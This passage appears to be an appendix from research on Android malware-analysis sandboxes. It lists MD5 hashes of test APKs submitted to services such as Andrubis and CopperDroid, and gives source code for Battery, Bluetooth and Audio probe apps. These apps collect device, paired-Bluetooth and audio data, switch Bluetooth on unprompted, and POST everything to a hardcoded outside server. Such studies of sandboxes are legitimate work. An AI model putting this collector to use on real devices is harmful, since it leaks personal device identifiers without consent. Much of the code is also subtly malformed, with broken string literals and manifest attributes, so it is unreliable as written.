            // parameters with Battery info
            new SendHttpRequestTask().execute(SERVER_URL, "BATTERY");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.battery" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."BatteryMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

J. BLUETOOTH

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	742fc6ef2b90cb5462f7c10d6ecba079
Andrubis	fc41aa4baeb2502d699146db83b1e6b8
ApkScan	865470f33210d839967513a8b87a3eb5
CopperDroid	9fd32d7b4493cda5eec5c8971e8f8435
Mobile-Sandbox	5ae7876d1020f0688098595c44ee0328
SandDroid	7b9c2f53e05741fb12ff8396c93c393e
TraceDroid	10e6d45da33223277879da4db136aadc
VisualThreat	46b994ea11da058eb54037740ed9a06d

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.bluetooth;

import android.bluetooth.BluetoothAdapter;
import android.bluetooth.BluetoothDevice;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
```

```
import android.os.Build;
import android.os.Bundle;
import android.support.v7.app.ActionBarActivity;
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;
import java.util.Set;


public class BluetoothMainActivity extends ActionBarActivity {

    private final String DEBUG_TAG = "DEBUG_BLUETOOTH";
    private final String SERVER_URL = "http://54.86.68.241/bluetooth/test.php";
    private String errorMsg;

    private TextView txtResults;

    private BluetoothAdapter mBluetoothAdapter;

    // Lists used for storing POST data to be sent via HTTP
```

```
private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramBluetooth = new ArrayList<NameValuePair>();

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_bluetooth_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    setDeviceData();
    showDeviceData();
    sendDeviceData();

    mBluetoothAdapter = BluetoothAdapter.getDefaultAdapter();

    if(mBluetoothAdapter == null) {
        setErrorMsg("Bluetooth is not supported");
        showErrorMsg();
        sendErrorMsg();
    } else {
        setBluetoothData();
        showBluetoothData();
        sendBluetoothData();

        // If Bluetooth state is 10 (i.e., STATE_OFF), then enable it
        if (mBluetoothAdapter.getState() == 10) {
            setErrorMsg("Bluetooth was not initially enabled; attempting to enable it.");
            showErrorMsg();
            sendErrorMsg();
            mBluetoothAdapter.enable();
            Intent intent = getIntent();
            finish();
            startActivity(intent);
        }
    }
}
```

```
@Override
public boolean onCreateOptionsMenu(Menu menu) {
    // Inflate the menu; this adds items to the action bar if it is present.
    getMenuInflater().inflate(R.menu.menu_bluetooth_main, menu);
    return true;
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
    // Handle action bar item clicks here. The action bar will
    // automatically handle clicks on the Home/Up button, so long
    // as you specify a parent activity in AndroidManifest.xml.
    int id = item.getItemId();

    //noinspection SimplifiableIfStatement
    if (id == R.id.action_settings) {
        return true;
    }

    return super.onOptionsItemSelected(item);
}

private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }
```

```
    return result.toString();
}

private String sendHttpRequest(String myURL, String postParameters) throws IOException {
    URL url = new URL(myURL);

    // Setup Connection
    HttpURLConnection conn = (HttpURLConnection) url.openConnection();
    conn.setReadTimeout(10000); /* in milliseconds */
    conn.setConnectTimeout(15000); /* in milliseconds */
    conn.setRequestMethod("POST");
    conn.setDoOutput(true);
    conn.setDoInput(true);

    // Setup POST query params and write to stream
    OutputStream ostream = conn.getOutputStream();
    BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

    if (postParameters.equals("DEVICE")) {
        writer.write(buildPostRequest(paramsDevice));
    } else if (postParameters.equals("ERROR_MSG")) {
        writer.write(buildPostRequest(paramsErrorMsg));
        paramsErrorMsg = new ArrayList<NameValuePair>();
    } else if (postParameters.equals("BLUETOOTH")) {
        writer.write(buildPostRequest(paramBluetooth));
        paramBluetooth = new ArrayList<NameValuePair>();
    }

    writer.flush();
    writer.close();
    ostream.close();

    // Connect and Log response
    conn.connect();
    int responseCode = conn.getResponseCode();
    Log.d(DEBUG_TAG, "The response code is: " + responseCode);
```

```
    if (responseCode == 200) {
        InputStream istream = conn.getInputStream();
        BufferedReader reader = new BufferedReader(new InputStreamReader(istream, "UTF-8"));
        String line;
        StringBuilder response = new StringBuilder();

        if (reader != null) {

            while ((line = reader.readLine()) != null) {
                response.append(line);
            }
            reader.close();
        }
        conn.disconnect();
        return new String(response);
    } else {
        conn.disconnect();
        return String.valueOf(responseCode);
    }
}

private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
    // @params come from SendHttpRequestTask.execute() call
    @Override
    protected String doInBackground(String... params) {
        // params comes from the execute() call: params[0] is the url,
        // params[1] is type POST
        // request to send - i.e., whether to send Device or Audio parameters.
        try {
            return sendHttpRequest(params[0], params[1]);
        } catch (IOException e) {
            setErrorMsg("Unable to retrieve web page. URL may be invalid.");
            showErrorMsg();
            return errorMsg;
        }
    }
}
```

```
    private void setDeviceData() {
        paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
        paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
        paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
        paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
        paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
        paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
        paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
    }

    private void showDeviceData() {
        // Display and store (for sending via HTTP POST query) device information
        txtResults.append("Device: " + Build.DEVICE + "\n");
        txtResults.append("Brand: " + Build.BRAND + "\n");
        txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
        txtResults.append("Model: " + Build.MODEL + "\n");
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");

    }

    private void sendDeviceData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }
```

```
    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void sendErrorMsg() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setBluetoothData() {
        Set<BluetoothDevice> mBluetoothDevices = mBluetoothAdapter.getBondedDevices();
        String btAdapterAddress = mBluetoothAdapter.getAddress();
        String btAdapterName = mBluetoothAdapter.getName();
        int btAdapterScanMode = mBluetoothAdapter.getScanMode();
        int btAdapterState = mBluetoothAdapter.getState();

        if(btAdapterAddress != null) {
            paramBluetooth.add(new BasicNameValuePair("Bluetooth Adapter Address," btAdapterAddress));
        }
        if(btAdapterAddress != null) {
            paramBluetooth.add(new BasicNameValuePair("Bluetooth Adapter Name," btAdapterName));
```

```
        }
        paramBluetooth.add(
            new BasicNameValuePair("Bluetooth Adapter Scan Mode," String.valueOf(btAdapterScanMode)));
        paramBluetooth.add(new BasicNameValuePair("Bluetooth Adapter State,"
String.valueOf(btAdapterState)));
        paramBluetooth.add(
            new BasicNameValuePair("Number of Bonded Devices," String.valueOf(mBluetoothDevices.size())));

        // If there are paired/bonded devices, then loop through and get info regarding those
        if(mBluetoothDevices.size() > 0) {
            int btDeviceCounter = 0;
            for(BluetoothDevice btDevice: mBluetoothDevices) {
                paramBluetooth.add(new BasicNameValuePair(
                        String.valueOf(btDeviceCounter) + " Device Name," btDevice.getName()));
                paramBluetooth.add(new BasicNameValuePair(
                        String.valueOf(btDeviceCounter) + " Device Address," btDevice.getAddress()));
                paramBluetooth.add(new BasicNameValuePair(
                        String.valueOf(btDeviceCounter) +
                        " Device Bond State," String.valueOf(btDevice.getBondState())));

                btDeviceCounter++;
            }
        }
    }

    private void showBluetoothData() {
        StringBuilder results = new StringBuilder();

        for (NameValuePair pair : paramBluetooth) {
            results.append(pair.getName() + ": " + pair.getValue() + "\n");
        }
        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void sendBluetoothData() {
        ConnectivityManager connectMgr = (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
```

```
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView
        // and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST
            // parameters with Bluetooth info
            new SendHttpRequestTask().execute(SERVER_URL, "BLUETOOTH");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }
}
```

3. Broadcast Receiver Code

```
package com.boomgaarden_corney.android.bluetooth;

import android.bluetooth.BluetoothAdapter;
import android.bluetooth.BluetoothDevice;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.util.Log;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStream;
```

```
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;
import java.util.Set;


public class BluetoothBroadcastReceiver extends BroadcastReceiver {

    private final String DEBUG_TAG = "DEBUG_BLUETOOTH";
    private final String SERVER_URL = "http://54.86.68.241/bluetooth/test.php";
    private String errorMsg;

    private BluetoothAdapter mBluetoothAdapter;

    // Lists used for storing POST data to be sent via HTTP
    private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
    private List<NameValuePair> paramBluetooth = new ArrayList<NameValuePair>();

    public BluetoothBroadcastReceiver() {
    }

    @Override
    public void onReceive(Context context, Intent intent) {

        mBluetoothAdapter = BluetoothAdapter.getDefaultAdapter();

        if (mBluetoothAdapter == null) {
            setErrorMsg("Bluetooth is not supported");
            showErrorMsg();
            sendErrorMsg(context);
        } else {
            if (mBluetoothAdapter.isEnabled()) {
```

```
                setBluetoothData();
                showBluetoothData();
                sendBluetoothData(context);
            } else {
                setErrorMsg(
                  "Bluetooth Adapter not enabled, status: " +
String.valueOf(mBluetoothAdapter.getState()));
                showErrorMsg();
                sendErrorMsg(context);

            }
        }
    }

    private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
        StringBuilder result = new StringBuilder();
        boolean first = true;

        for (NameValuePair pair : params) {
            if (first)
                first = false;
            else
                result.append("&");

            result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
            result.append("=");
            result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
        }

        return result.toString();
    }

    private String sendHttpRequest(String myURL, String postParameters) throws IOException {
        URL url = new URL(myURL);

        // Setup Connection
        HttpURLConnection conn = (HttpURLConnection) url.openConnection();
        conn.setReadTimeout(10000); /* in milliseconds */
```

```
conn.setConnectTimeout(15000); /* in milliseconds */
conn.setRequestMethod("POST");
conn.setDoOutput(true);
conn.setDoInput(true);

// Setup POST query params and write to stream
OutputStream ostream = conn.getOutputStream();
BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

if (postParameters.equals("ERROR_MSG")) {
    writer.write(buildPostRequest(paramsErrorMsg));
    paramsErrorMsg = new ArrayList<NameValuePair>();
} else if (postParameters.equals("BLUETOOTH")) {
    writer.write(buildPostRequest(paramBluetooth));
    paramBluetooth = new ArrayList<NameValuePair>();
}

writer.flush();
writer.close();
ostream.close();

// Connect and Log response
conn.connect();
int responseCode = conn.getResponseCode();
Log.d(DEBUG_TAG, "The response code is: " + responseCode);

if (responseCode == 200) {
    InputStream istream = conn.getInputStream();
    BufferedReader reader = new BufferedReader(new InputStreamReader(istream, "UTF-8"));
    String line;
    StringBuilder response = new StringBuilder();

    if (reader != null) {

        while ((line = reader.readLine()) != null) {
            response.append(line);
        }
        reader.close();
```

```
            }
            conn.disconnect();
            return new String(response);
        } else {
            conn.disconnect();
            return String.valueOf(responseCode);
        }
    }

    private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
        // @params come from SendHttpRequestTask.execute() call
        @Override
        protected String doInBackground(String... params) {
            // params comes from the execute() call: params[0] is the url,
            // params[1] is type POST
            // request to send - i.e., whether to send Device or Audio parameters.
            try {
                return sendHttpRequest(params[0], params[1]);
            } catch (IOException e) {
                setErrorMsg("Unable to retrieve web page. URL may be invalid.");
                showErrorMsg();
                return errorMsg;
            }
        }
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
    }

    private void sendErrorMsg(Context context) {
      ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
```

```
      NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setBluetoothData() {
        Set<BluetoothDevice> mBluetoothDevices = mBluetoothAdapter.getBondedDevices();
        String btAdapterAddress = mBluetoothAdapter.getAddress();
        String btAdapterName = mBluetoothAdapter.getName();
        int btAdapterScanMode = mBluetoothAdapter.getScanMode();
        int btAdapterState = mBluetoothAdapter.getState();

        if (btAdapterAddress != null) {
            paramBluetooth.add(new BasicNameValuePair("Bluetooth Adapter Address," btAdapterAddress));
        }
        if (btAdapterAddress != null) {
            paramBluetooth.add(new BasicNameValuePair("Bluetooth Adapter Name," btAdapterName));
        }
        paramBluetooth.add(
            new BasicNameValuePair("Bluetooth Adapter Scan Mode," String.valueOf(btAdapterScanMode)));
        paramBluetooth.add(new           BasicNameValuePair("Bluetooth           Adapter           State,"
String.valueOf(btAdapterState)));
        paramBluetooth.add(
            new BasicNameValuePair("Number of Bonded Devices," String.valueOf(mBluetoothDevices.size())));

        // If there are paired/bonded devices, then loop through and get info regarding those
        if (mBluetoothDevices.size() > 0) {
            int btDeviceCounter = 0;
            for (BluetoothDevice btDevice : mBluetoothDevices) {
                paramBluetooth.add(new BasicNameValuePair(
                        String.valueOf(btDeviceCounter) + " Device Name," btDevice.getName()));
```

```
                paramBluetooth.add(new BasicNameValuePair(
                        String.valueOf(btDeviceCounter) + " Device Address," btDevice.getAddress()));
                paramBluetooth.add(new BasicNameValuePair(
                        String.valueOf(btDeviceCounter) +
                        " Device Bond State," String.valueOf(btDevice.getBondState())));

                btDeviceCounter++;
            }
        }
    }

    private void showBluetoothData() {
        StringBuilder results = new StringBuilder();

        for (NameValuePair pair : paramBluetooth) {
            results.append(pair.getName() + ": " + pair.getValue() + "\n");
        }

        Log.d(DEBUG_TAG,new String(results));
    }

    private void sendBluetoothData(Context context) {
      ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
      NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView
        // and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST
            // parameters with Bluetooth info
            new SendHttpRequestTask().execute(SERVER_URL, "BLUETOOTH");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }
}
```

4. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.bluetooth" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.BLUETOOTH" />
    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN" />

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."BluetoothMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>

        <receiver
            android:name=."BluetoothBroadcastReceiver"
            android:enabled="true"
            android:exported="true" >
            <intent-filter>
                <action android:name="android.bluetooth.adapter.action.STATE_CHANGED">
                </action>
            </intent-filter>
        </receiver>
    </application>
```

```
</manifest>
```

K. AUDIO

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	c54e179cfcf9d8a00cc609b7aa6ad589
Andrubis	85d88781d4f49229a8e0e874883c851c
ApkScan	53601ddbbfabf8e21d87718dbe1df521
CopperDroid	ace33ea1e72e40a4fe8c6f96534cf881
Mobile-Sandbox	db3790b161eba351663b161688d741e6
SandDroid	ca4834852ca20690bd3b9017d71465da
TraceDroid	052f5d02857d1b414bcda874dccae7b8
VisualThreat	e6b1877ee3d28f321390dc5501656a0d

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.audio;

import android.content.Context;
import android.media.AudioManager;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.Build;
import android.os.Bundle;
import android.support.v7.app.ActionBarActivity;
import android.util.Log;
```

```
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;


public class AudioMainActivity extends ActionBarActivity {

    private final String DEBUG_TAG = "DEBUG_AUDIO";
    private final String SERVER_URL = "http://54.86.68.241/audio/test.php";
    private String errorMsg;

    private TextView txtResults;

    private AudioManager mAudioManager;

    private int currentAlarmVolume = 0;
    private int currentDTMFVolume = 0;
    private int currentMusicVolume = 0;
    private int currentNotificationVolume = 0;
    private int currentRingVolume = 0;
    private int currentSystemVolume = 0;
```

```
private int currentVoiceCallVolume = 0;

private int maxAlarmVolume = 0;
private int maxDTMFVolume = 0;
private int maxMusicVolume = 0;
private int maxNotificationVolume = 0;
private int maxRingVolume = 0;
private int maxSystemVolume = 0;
private int maxVoiceCallVolume = 0;


// Lists used for storing POST data to be sent via HTTP
private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsAudio = new ArrayList<NameValuePair>();

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_audio_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    setDeviceData();
    showDeviceData();
    sendDeviceData();

    mAudioManager = (AudioManager) getSystemService(Context.AUDIO_SERVICE);

    if(mAudioManager == null) {
        setErrorMsg("No Audio Manager Available");
        showErrorMsg();
        sendErrorMsg();
    } else {
        // Set, show, send initial audio attributes and volume levels
        setInitialAudioData();
        showAudioData();
        sendAudioData();
```

```
            increaseVolume();
            decreaseVolume();
        }
    }

    @Override
    protected void onDestroy() {
        setAudioData();
        showAudioData();
        sendAudioData();
    }

    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        // Inflate the menu; this adds items to the action bar if it is present.
        getMenuInflater().inflate(R.menu.menu_audio_main, menu);
        return true;
    }

    @Override
    public boolean onOptionsItemSelected(MenuItem item) {
        // Handle action bar item clicks here. The action bar will
        // automatically handle clicks on the Home/Up button, so long
        // as you specify a parent activity in AndroidManifest.xml.
        int id = item.getItemId();

        //noinspection SimplifiableIfStatement
        if (id == R.id.action_settings) {
            return true;
        }

        return super.onOptionsItemSelected(item);
    }

    private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
        StringBuilder result = new StringBuilder();
        boolean first = true;
```

```
    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }

    return result.toString();
}

private String sendHttpRequest(String myURL, String postParameters) throws IOException {
    URL url = new URL(myURL);

    // Setup Connection
    HttpURLConnection conn = (HttpURLConnection) url.openConnection();
    conn.setReadTimeout(10000); /* in milliseconds */
    conn.setConnectTimeout(15000); /* in milliseconds */
    conn.setRequestMethod("POST");
    conn.setDoOutput(true);
    conn.setDoInput(true);

    // Setup POST query params and write to stream
    OutputStream ostream = conn.getOutputStream();
    BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

    if (postParameters.equals("DEVICE")) {
        writer.write(buildPostRequest(paramsDevice));
    } else if (postParameters.equals("ERROR_MSG")) {
        writer.write(buildPostRequest(paramsErrorMsg));
        paramsErrorMsg = new ArrayList<NameValuePair>();
    } else if (postParameters.equals("AUDIO")) {
        writer.write(buildPostRequest(paramsAudio));
        paramsAudio = new ArrayList<NameValuePair>();
    }
```

```
        writer.flush();
        writer.close();
        ostream.close();

        // Connect and Log response
        conn.connect();
        int responseCode = conn.getResponseCode();
        Log.d(DEBUG_TAG, "The response code is: " + responseCode);

        if (responseCode == 200) {
            InputStream istream = conn.getInputStream();
            BufferedReader reader = new BufferedReader(new InputStreamReader(istream, "UTF-8"));
            String line;
            StringBuilder response = new StringBuilder();

            if (reader != null) {

                while ((line = reader.readLine()) != null) {
                    response.append(line);
                }
                reader.close();
            }
            conn.disconnect();
            return new String(response);
        } else {
            conn.disconnect();
            return String.valueOf(responseCode);
        }
    }

    private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
        // @params come from SendHttpRequestTask.execute() call
        @Override
        protected String doInBackground(String... params) {
            // params comes from the execute() call: params[0] is the url,
            // params[1] is type POST
            // request to send - i.e., whether to send Device or Audio parameters.
```

```
            try {
                return sendHttpRequest(params[0], params[1]);
            } catch (IOException e) {
                setErrorMsg("Unable to retrieve web page. URL may be invalid.");
                showErrorMsg();
                return errorMsg;
            }
        }
    }

    private void setDeviceData() {
        paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
        paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
        paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
        paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
        paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
        paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
        paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
    }

    private void showDeviceData() {
        // Display and store (for sending via HTTP POST query) device information
        txtResults.append("Device: " + Build.DEVICE + "\n");
        txtResults.append("Brand: " + Build.BRAND + "\n");
        txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
        txtResults.append("Model: " + Build.MODEL + "\n");
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");

    }

    private void sendDeviceData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();
```

```
        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void sendErrorMsg() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setInitialAudioData() {
        maxAlarmVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_ALARM);
```

```
        maxDTMFVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_DTMF);
        maxMusicVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_MUSIC);
        maxNotificationVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_NOTIFICATION);
        maxRingVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_RING);
        maxSystemVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_SYSTEM);
        maxVoiceCallVolume = mAudioManager.getStreamMaxVolume(AudioManager.STREAM_VOICE_CALL);

        currentAlarmVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_ALARM);
        currentDTMFVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_DTMF);
        currentMusicVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_MUSIC);
        currentNotificationVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_NOTIFICATION);
        currentRingVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_RING);
        currentSystemVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_SYSTEM);
        currentVoiceCallVolume = mAudioManager.getStreamVolume(AudioManager.STREAM_VOICE_CALL);

        paramsAudio.add(new BasicNameValuePair("Alarm Volume Max," String.valueOf(maxAlarmVolume)));
        paramsAudio.add(new BasicNameValuePair("DTMF Volume Max," String.valueOf(maxDTMFVolume)));
        paramsAudio.add(new BasicNameValuePair("Music Volume Max," String.valueOf(maxMusicVolume)));
        paramsAudio.add(
            new BasicNameValuePair("Notification Volume Max," String.valueOf(maxNotificationVolume)));
        paramsAudio.add(new BasicNameValuePair("Ring Volume Max," String.valueOf(maxRingVolume)));
        paramsAudio.add(new BasicNameValuePair("System Volume Max," String.valueOf(maxSystemVolume)));
        paramsAudio.add(new          BasicNameValuePair("Voice          Call          Volume          Max,"
String.valueOf(maxVoiceCallVolume)));

        paramsAudio.add(new BasicNameValuePair("Alarm Volume," String.valueOf(currentAlarmVolume)));
        paramsAudio.add(new BasicNameValuePair("DTMF Volume," String.valueOf(currentDTMFVolume)));
        paramsAudio.add(new BasicNameValuePair("Music Volume," String.valueOf(currentMusicVolume)));
        paramsAudio.add(
            new BasicNameValuePair("Notification Volume," String.valueOf(currentNotificationVolume)));
        paramsAudio.add(new BasicNameValuePair("Ring Volume," String.valueOf(currentRingVolume)));
        paramsAudio.add(new BasicNameValuePair("System Volume," String.valueOf(currentSystemVolume)));
        paramsAudio.add(new               BasicNameValuePair("Voice               Call               Volume,"
String.valueOf(currentVoiceCallVolume)));

    }

    private void setAudioData() {
```

```
